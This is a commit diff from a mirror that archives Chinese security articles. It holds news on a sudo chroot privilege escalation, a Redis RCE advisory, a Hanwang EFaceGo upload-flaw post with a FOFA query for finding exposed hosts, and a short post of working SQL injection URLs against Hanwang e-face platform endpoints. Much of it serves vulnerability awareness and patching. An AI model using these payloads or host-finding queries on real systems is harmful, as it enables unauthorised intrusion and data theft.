mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
分享Jeecg-boot中的Nday漏洞汇总打法、汉王EFaceGo upload.do 任意文件上传漏洞、汉王e脸通综合管理平台SQL注入漏洞、Linux “sudo”关键漏洞允许任何用户控制系统、【已复现】Redis hyperloglog 远程代码执行漏洞(CVE-2025-32023)安全风险通告、
This commit is contained in:
 test committed
1 parent
a4cbd8e511
commit
426b9933c3
6 files changed
+1609
-1
No files matched your search
@@ -15835,5 +15835,10 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3MDgyMzkwOA==&mid=2247491712&idx=1&sn=e2d5206def5474dacc15a2dd6c6969cc": "清源SCA社区每日漏洞提早感知情报、新增CVE及投毒情报推送-2025年07月04~06日",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247497824&idx=1&sn=d05e05ef9f38616d66fc34d888663358": "作为一名不具备天赋的普通人,如何在漏洞赏金计划中取得成功",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NTk4MTE1MQ==&mid=2247487547&idx=1&sn=33033a7415fe3aabffa5f5711e51030a": "PHP 漏洞 CVE-2025-1735(SQLi∕崩溃)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwNDk0MDgxMw==&mid=2247500084&idx=1&sn=38b270f2be6c4a876c14b613950e4899": "CNVD漏洞周报2025年第25期"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwNDk0MDgxMw==&mid=2247500084&idx=1&sn=38b270f2be6c4a876c14b613950e4899": "CNVD漏洞周报2025年第25期",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0Mzc1MTI2Nw==&mid=2247492761&idx=1&sn=74dceba6e96dc5542167e58b17b22472": "分享Jeecg-boot中的Nday漏洞汇总打法",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTcwMTg1Mg==&mid=2247492070&idx=1&sn=a76b100b910f393235352f1b7824dc12": "汉王EFaceGo upload.do 任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIxMTg1ODAwNw==&mid=2247500929&idx=1&sn=dee2bdaa182554616ea85ceef4775672": "汉王e脸通综合管理平台SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI5NTUzNzY3Ng==&mid=2247489168&idx=1&sn=931ea8f0161289c6d7003a69fb820de6": "Linux “sudo”关键漏洞允许任何用户控制系统",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247503563&idx=1&sn=09169a0ba263b129a115d0fa708b0d02": "【已复现】Redis hyperloglog 远程代码执行漏洞(CVE-2025-32023)安全风险通告"
|
||||
}
|
||||
@@ -0,0 +1,129 @@
|
||||
# Linux “sudo”关键漏洞允许任何用户控制系统
|
||||
SecHub网络安全社区 2025-07-08 03:29
|
||||
|
||||
****
|
||||
****
|
||||
****
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||
|
||||
**免责声明**
|
||||
|
||||
本文发布的工具和脚本,仅用作测试和学习研究,禁止用于商业用途,不能保证其合法性,准确性,完整性和有效性,请根据情况自行判断。
|
||||
|
||||
如果任何单位或个人认为该项目的脚本可能涉嫌侵犯其权利,则应及时通知并提供身份证明,所有权证明,我们将在收到认证文件后删除相关内容。
|
||||
|
||||
文中所涉及的技术、思路及工具等相关知识仅供安全为目的的学习使用,任何人不得将其应用于非法用途及盈利等目的,间接使用文章中的任何工具、思路及技术,我方对于由此引起的法律后果概不负责。
|
||||
## 🌟简介
|
||||
|
||||

|
||||
|
||||
****
|
||||
**全球数百万台 Linux 系统,包括运行关键服务的系统,都可能受到一种新的、易于利用的 sudo 漏洞的威胁,该漏洞允许未经授权的用户在 Ubuntu、Fedora 和其他服务器上以 root 身份运行命令。**
|
||||
|
||||
Sudo 是一个允许用户在 Linux 机器上以 root 或超级用户身份运行命令的工具。Stratascale 网络安全研究小组(CRU)发现了影响 sudo 的两个关键漏洞。
|
||||
|
||||
安全研究人员警告称,任何用户都可能迅速获得无限制的访问权限。攻击者可以利用这一点,以 root 身份运行任意命令,并完全控制系统。
|
||||
|
||||
该漏洞首次出现在 2023 年 6 月发布的 1.9.14 版本中,并在 2025 年 6 月 30 日发布的最新 sudo 版本 1.9.17p1 中修复。该漏洞已在 Ubuntu 和 Fedora 服务器上得到验证,但可能涉及更多系统。
|
||||
|
||||
这些漏洞可能导致在受影响系统上提升权限至 root.
|
||||
|
||||
他们敦促管理员尽快安装最新的 sudo 软件包,因为不存在其他解决方案。
|
||||
|
||||
Stratascale 网络安全研究单位的 Rich Mirch 解释说:“默认的 sudo 配置存在漏洞。”
|
||||
|
||||
研究人员公开发布了概念验证代码,其他团队能够复制这一发现。
|
||||
## 漏洞涉及 sudo chroot 功能
|
||||
|
||||
关键漏洞存在于 sudo 中很少使用的 chroot 选项中。此选项修改特定进程的工作根目录,并限制对文件系统的其他部分的访问。
|
||||
|
||||
虽然其目的是将用户锁定在其主目录中,但漏洞允许他们突破限制并提升权限。利用这些漏洞不需要为用户定义任何 sudo 规则。
|
||||
|
||||
“因此,如果安装了易受攻击的版本,任何本地无特权的用户都可能提升权限到 root,”研究人员表示。
|
||||
|
||||
利用这个漏洞,攻击者需要在用户指定的根目录下创建一个 /etc/nsswitch.conf 文件,并诱使 sudo 加载任意共享库。该文件定义了系统如何解析用户账户、组、主机名、服务等内容。
|
||||
|
||||
sudo 维护者确认了该问题,并在版本 1.9.17p1 中弃用了 chroot 选项。
|
||||
|
||||
“攻击者可以利用 sudo 的 -R (--chroot) 选项以 root 身份运行任意命令,即使这些命令没有在 sudoers 文件中列出,”他们在一份 公告 中表示。
|
||||
|
||||
Mirch 的脚本展示了非特权攻击者如何创建一个临时目录,添加一个函数以授予自身完全 root 访问权限的文件,编译一个恶意共享库来加载它,然后利用 chroot 选项诱使 sudo 以提升的权限执行它。因此,攻击者可以有效地完全控制系统。
|
||||
|
||||
由于降低环境安全性的风险,建议管理员避免使用 chroot 选项。
|
||||
|
||||
“搜索环境中任何对 chroot 选项的使用。检查/etc/sudoers 中定义的所有 Sudo 规则,以及/etc/sudoers.d 下的文件。如果 Sudo 规则存储在 LDAP 中,请使用 ldapsearch 等工具导出规则,”Mirch 写道。
|
||||
|
||||
这一漏洞可能影响数百万台系统。德国出版物 heise.de 甚至发现了一家大型德国云托管提供商上全新安装的 Ubuntu 虚拟机仍然容易受到该漏洞的影响,尽管已经发布了补丁。
|
||||
|
||||
**影响版本**
|
||||
```
|
||||
CVE-2025-32462:
|
||||
1.9.0 <= sudo <= 1.9.17
|
||||
1.8.8 <= sudo <= 1.8.32
|
||||
CVE-2025-32463:
|
||||
1.9.14 <= sudo <= 1.9.17
|
||||
注意:Sudo 的旧版本(当前 <= 1.8.32)不易受到攻击,因为不存在 chroot 功能。
|
||||
```
|
||||
|
||||
相关POC:
|
||||
```
|
||||
https://github.com/K1tt3h/CVE-2025-32463-POC
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
欢迎关注SecHub网络安全社区,SecHub网络安全社区目前邀请式注册,邀请码获取见公众号菜单【邀请码】
|
||||
|
||||
**#**
|
||||
|
||||
|
||||
**企业简介**
|
||||
|
||||
|
||||
**赛克艾威 - 网络安全解决方案提供商**
|
||||
|
||||
****
|
||||
北京赛克艾威科技有限公司(简称:赛克艾威),成立于2016年9月,提供全面的安全解决方案和专业的技术服务,帮助客户保护数字资产和网络环境的安全。
|
||||
|
||||
|
||||
安全评估|渗透测试|漏洞扫描|安全巡检
|
||||
|
||||
代码审计|钓鱼演练|应急响应|安全运维
|
||||
|
||||
重大时刻安保|企业安全培训
|
||||
|
||||

|
||||
|
||||
|
||||
**联系方式**
|
||||
|
||||
电话|010-86460828
|
||||
|
||||
官网|https://sechub.com.cn
|
||||
|
||||
|
||||
|
||||
|
||||
**关注我们**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**公众号:**
|
||||
sechub安全
|
||||
|
||||
**哔哩号:**
|
||||
SecHub官方账号
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,157 @@
|
||||
# 【已复现】Redis hyperloglog 远程代码执行漏洞(CVE-2025-32023)安全风险通告
|
||||
奇安信 CERT 2025-07-08 03:38
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,169,95" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞概述</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><br/></span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,169,95" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(0, 0, 0);font-size: 13px;caret-color: rgb(255, 0, 0);letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="">Redis hyperloglog 远程代码执行漏洞</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136"Line truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
Redis 是一个开源的、基于内存的数据库,它支持多种数据结构,如字符串、哈希表、列表、集合等。Redis 具有高性能、低延迟的特点,广泛应用于缓存、消息队列、会话存储等场景。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复
|
||||
Redis hyperloglog 远程代码执行漏洞(CVE-2025-32023),该漏洞产生的原因是 Redis 在处理 hyperloglog 操作时,未对输入字符串进行严格验证,导致经过身份验证的本地用户可以使用特制的字符串来触发 hyperloglog 操作中的堆栈/堆越界写入,从而可能导致远程代码执行。
|
||||
目前该漏洞POC已在互联网上公开。
|
||||
**鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。**
|
||||
|
||||
****
|
||||
****
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
8.0.* <= Redis < 8.0.3
|
||||
|
||||
7.4.* <= Redis < 7.4.5
|
||||
|
||||
7.2.* <= Redis < 7.2.10
|
||||
|
||||
2.8 <= Redis < 6.2.19
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇安信威胁情报中心安全研究员已成功复现
|
||||
Redis hyperloglog 远程代码执行漏洞(CVE-2025-32023)****
|
||||
,截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
目前官方已有可更新版本,建议受影响用户升级至最新版本:
|
||||
|
||||
Redis 8.0.* >= 8.0.3
|
||||
|
||||
Redis 7.4.* >= 7.4.5
|
||||
|
||||
Redis 7.2.* >= 7.2.10
|
||||
|
||||
Redis >= 6.2.19
|
||||
|
||||
官方补丁下载地址:
|
||||
|
||||
https://github.com/redis/redis/releases
|
||||
|
||||
修复缓解措施:
|
||||
|
||||
使用ACL限制用户执行 hyperloglog 操作。
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]https://github.com/redis/redis/security/advisories/GHSA-rp2m-q4j6-gr43
|
||||
|
||||
[2]
|
||||
https://github.com/redis/redis/commit/50188747cbfe43528d2719399a2a3c9599169445
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**时间线**
|
||||
|
||||
2025年7月8日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||

奇安信ALPH
|
||||
A
|
||||
威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
File diff suppressed because it is too large.
Load diff
@@ -0,0 +1,113 @@
|
||||
# 汉王EFaceGo upload.do 任意文件上传漏洞
|
||||
Superhero Nday Poc 2025-07-08 02:36
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
汉王EFaceGo upload.do 接口存在文件上传漏洞,未经身份攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个 web 服务器。
|
||||
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
FOFA:
|
||||
```
|
||||
icon_hash="1380907357"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
xray
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
|
||||
【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现
|
||||
· 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 资源内容
|
||||
|
||||
▫️ 整合全网公开
|
||||
1day/Nday
|
||||
漏洞POC详情
|
||||
|
||||
▫️ 适配Xray/Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 更新计划
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 适用场景
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗
|
||||
▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ 声明:仅限合法授权测试,严禁违规使用!
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,27 @@
|
||||
# 汉王e脸通综合管理平台SQL注入漏洞
|
||||
安全透视镜 网络安全透视镜 2025-07-07 13:52
|
||||
|
||||
queryManyPeopleGroupList接口SQL注入
|
||||
|
||||
POC:
|
||||
```
|
||||
/manage/authMultiplePeople/queryManyPeopleGroupList.do?recoToken=67mds2pxXQb&page=1&pageSize=10&order=(UPDATEXML(2920,CONCAT(0x7e,@@version,0x7e,(SELECT+(ELT(123=123,1)))),8357))
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
getGroupEmployee SQL注入
|
||||
```
|
||||
/manage/authMultiplePeople/getGroupEmployee.do?recoToken=67mds2pxXQb&page=1&pageSize=10&groupId=1&order=(UPDATEXML(2920,CONCAT(0x7e,@@version,0x7e,(SELECT+(ELT(123=123,1)))),8357))
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
# 文章来源互联网收集整理,请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user